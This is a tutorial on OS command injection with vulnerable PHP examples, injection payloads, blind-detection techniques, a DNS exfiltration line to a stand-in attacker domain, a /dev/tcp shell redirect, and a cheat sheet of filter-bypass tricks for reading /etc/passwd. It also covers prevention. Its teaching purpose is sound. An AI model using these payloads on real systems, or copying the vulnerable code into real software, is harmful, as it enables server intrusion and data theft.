
**What is OS command injection?**

OS command injection is also known as shell injection. It allows an attacker to execute operating system (OS) commands on the server that is running an application, and typically fully compromise the application and its data. Often, an attacker can leverage an OS command injection vulnerability to compromise other parts of the hosting infrastructure, and exploit trust relationships to pivot the attack to other systems within the organization.



**Ways of injecting OS commands**

You can use a number of shell metacharacters to perform OS command injection attacks.

A number of characters function as command separators, allowing commands to be chained together. The following command separators work on both Windows and Unix-based systems:

; (Semicolon): Allows you to execute multiple commands sequentially.

&& (AND): Execute the second command only if the first command succeeds (returns a zero-exit status).

|| (OR): Execute the second command only if the first command fails (returns a non-zero exit status).

& (Background): Execute the command in the background, allowing the user to continue using the shell.

| (Pipe): Takes the output of the first command and uses it as the input for the second command.

The following command separators work only on Unix-based systems:

* ;
* Newline (0x0a or \n)

On Unix-based systems, you can also use backticks or the dollar character to perform inline execution of an injected command within the original command:

* `injected command `
* $(injected command )

The different shell metacharacters have subtly different behaviors that might change whether they work in certain situations. This could impact whether they allow in-band retrieval of command output or are useful only for blind exploitation.

Sometimes, the input that you control appears within quotation marks in the original command. In this situation, you need to terminate the quoted context (using " or ') before using suitable shell metacharacters to inject a new command.

**Injecting OS commands**

In this example, a shopping application lets the user view whether an item is in stock in a particular store. This information is accessed via a URL:

**https://example.com/stockStatus?productID=381&storeID=29**

To provide the stock information, the application must query various legacy systems. For historical reasons, the functionality is implemented by calling out to a shell command with the product and store IDs as arguments:

stockreport.pl 381 29

This command outputs the stock status for the specified item, which is returned to the user.

If the application implements no defences against OS command injection, so an attacker can submit the following input to execute an arbitrary command:

& echo aiwefwlguh &

If this input is submitted in the productID parameter, the command executed by the application is:

stockreport.pl & echo aiwefwlguh & 29

The echo command causes the supplied string to be echoed in the output. This is a useful way to test for some types of OS command injection.

The **&** **character is a shell command separator**. In this example, it causes three separate commands to execute, one after another. The output returned to the user is:

Error - productID was not provided

aiwefwlguh

29: command not found

The three lines of output demonstrate that:

* The original stockreport.pl command was executed without its expected arguments, and so returned an error message.
* The injected echo command was executed, and the supplied string was echoed in the output.
* The original argument 29 was executed as a command, which caused an error.

**Useful commands**

After you identify an OS command injection vulnerability, it's useful to execute some initial commands to obtain information about the system. Below is a summary of some commands that are useful on Linux and Windows platforms:

|  |  |  |
| --- | --- | --- |
| **Purpose of command** | **Linux** | **Windows** |
|  |  |  |
| Name of current user | whoami | whoami |
| Operating system | uname -a | ver |
| Network configuration | ifconfig | ipconfig /all |
| Network connections | netstat -an | netstat -an |
| Running processes | ps -ef | tasklist |

**Types of Command Injection Vulnerability?**

1. Result based command injection
2. Blind command injection
   1. The time-based technique (Blind)
   2. The file-based technique (Semi blind)

**Result based command injection:**

The output of the executed command would be visible in the response. An attacker can view the results of the command executed was success or not.

<?php  
  
if( isset( $\_POST[ 'Submit' ]  ) ) {  
    // Get input  
    $target = $\_REQUEST[ 'ip' ];

    $cmd = shell\_exec( 'ping  -c 4 ' . $target );  
  
    echo "<pre>{$cmd}</pre>";  
}  
  
?>

**Blind OS command injection vulnerabilities**

Many instances of OS command injection are blind vulnerabilities. This means that the application does not return the output from the command within its HTTP response. Blind vulnerabilities can still be exploited, but different techniques are required.

As an example, imagine a website that lets users submit feedback about the site. The user enters their email address and feedback message. The server-side application then generates an email to a site administrator containing the feedback. To do this, it calls out to the mail program with the submitted details:

mail -s "welcome" -aFrom:peter@bcd.net [feedback@abc.com](mailto:feedback@abc.com)

The output from the mail command (if any) is not returned in the application's responses, so using the echo payload won't work. In this situation, you can use a variety of other techniques to detect and exploit a vulnerability.

**Code Review:**

<?php

if ($\_SERVER["REQUEST\_METHOD"] == "POST") {

$userEmail = $\_POST["user\_email"];

$feedback = $\_POST["feedback"];

// Set the recipient email address

$to = "recipient@example.com";

// Set the email subject

$subject = "Feedback from User";

// Build the email message

$message = "User Email: $userEmail\n\nFeedback:\n$feedback";

// Set additional headers if needed

$headers = "From: webmaster@example.com";

// Use shell\_exec to send the email using the mail command

shell\_exec("echo '$message' | mail -s '$subject' -a '$headers' $to");

// Redirect the user to a thank-you page or do any other necessary actions

header("Location: thank\_you\_page.php");

exit;

}

**!) Detecting blind OS command injection using time delays**

You can use an injected command to trigger a time delay, enabling you to confirm that the command was executed based on the time that the application takes to respond. The ping command is a good way to do this, because lets you specify the number of ICMP packets to send. This enables you to control the time taken for the command to run:

**& ping -c 10 127.0.0.1 &**

**; sleep 10**

This command causes the application to ping its loopback network adapter for 10 seconds.

**Exploiting blind OS command injection by redirecting output**

You can redirect the output from the injected command into a file within the web root that you can then retrieve using the browser. For example, if the application serves static resources from the filesystem location /var/www/static, then you can submit the following input:

**& whoami > /var/www/static/whoami.txt &**

The > character sends the output from the whoami command to the specified file. You can then use the browser to fetch https://vulnerable-website.com/whoami.txt to retrieve the file, and view the output from the injected command.

**Exploiting blind OS command injection using out-of-band (OAST) techniques**

You can use an injected command that will trigger an out-of-band network interaction with a system that you control, using OAST techniques. For example:

& nslookup kgji2ohoyw.web-attacker.com &

This payload uses the nslookup command to cause a DNS lookup for the specified domain. The attacker can monitor to see if the lookup happens, to confirm if the command was successfully injected.

The out-of-band channel provides an easy way to exfiltrate the output from injected commands:

& nslookup `whoami`.kgji2ohoyw.web-attacker.com &

This causes a DNS lookup to the attacker's domain containing the result of the whoami command:

wwwuser.kgji2ohoyw.web-attacker.com

**How to prevent OS command injection attacks**

The most effective way to prevent OS command injection vulnerabilities is to never call out to OS commands from application-layer code. In almost all cases, there are different ways to implement the required functionality using safer platform APIs.

If you have to call out to OS commands with user-supplied input, then you must perform strong input validation. Some examples of effective validation include:

* Validating against a whitelist of permitted values.
* Validating that the input is a number.
* Validating that the input contains only alphanumeric characters, no other syntax or whitespace.

Never attempt to sanitize input by escaping shell metacharacters. In practice, this is just too error-prone and vulnerable to being bypassed by a skilled attacker.

**Input Validation Code Review:**

<?php

if (isset($\_POST['Submit'])) {

// Get and sanitize input

$target = filter\_input(INPUT\_POST, 'ip', FILTER\_VALIDATE\_IP);

if ($target) {

// Use escapeshellarg to securely handle the input

$cmd = shell\_exec('ping -c 4 ' . escapeshellarg($target));

// Output sanitized result

echo "<pre>{$cmd}</pre>";

} else {

// Invalid input, handle appropriately (display an error message, log, etc.)

echo "Invalid IP address!";

}

}

?>

**Parameters:**

?cmd={payload}

?exec={payload}

?command={payload}

?execute{payload}

?ping={payload}

?query={payload}

?jump={payload}

?code={payload}

?reg={payload}

?do={payload}

?func={payload}

?arg={payload}

?option={payload}

?load={payload}

?process={payload}

?step={payload}

?read={payload}

?function={payload}

?req={payload}

?feature={payload}

?exe={payload}

?module={payload}

?payload={payload}

?run={payload}

?print={payload}

Bypass Command Injection Restriction on Server

Command Injection Bypass Cheatsheet. Sometimes when we do command injection on websites or applications that are vulnerable to commands or commands that we send are blocked because they contain a word that has been blacklisted.

**1) - Bypass without space**

$IFS is a special shell variable called the Internal Field Separator. By default, in many shells, it contains whitespace characters (space, tab, newline). When used in a command, the shell will interpret $IFS as a space. $IFS does not directly work as a seperator in commands like ls, wget; use ${IFS} instead.

cat${IFS}/etc/passwd

ls${IFS}-la

2) - In some shells, brace expansion generates arbitrary strings. When executed, the shell will treat the items inside the braces as separate commands or arguments.

{cat,/etc/passwd}

3) - Input redirection. The < character tells the shell to read the contents of the file specified.

cat</etc/passwd

sh</dev/tcp/127.0.0.1/4242

4) - The tab character can sometimes be used as an alternative to spaces. In ASCII, the tab character is represented by the hexadecimal value 09.

;ls%09-al%09/home

5) - Bypass with backslash newline

Commands can be broken into parts by using backslash followed by a newline

$ cat /et\

c/pa\

sswd

6) - URL encoded form would look like this:

cat%20/et%5C%0Ac/pa%5C%0Asswd

7) - Bypass with single quote

w'h'o'am'i

Bypass with double quote

w"h"o"am"i

8) - Bypass with backslash and slash

w\ho\am\i

/\b\i\n/////s\h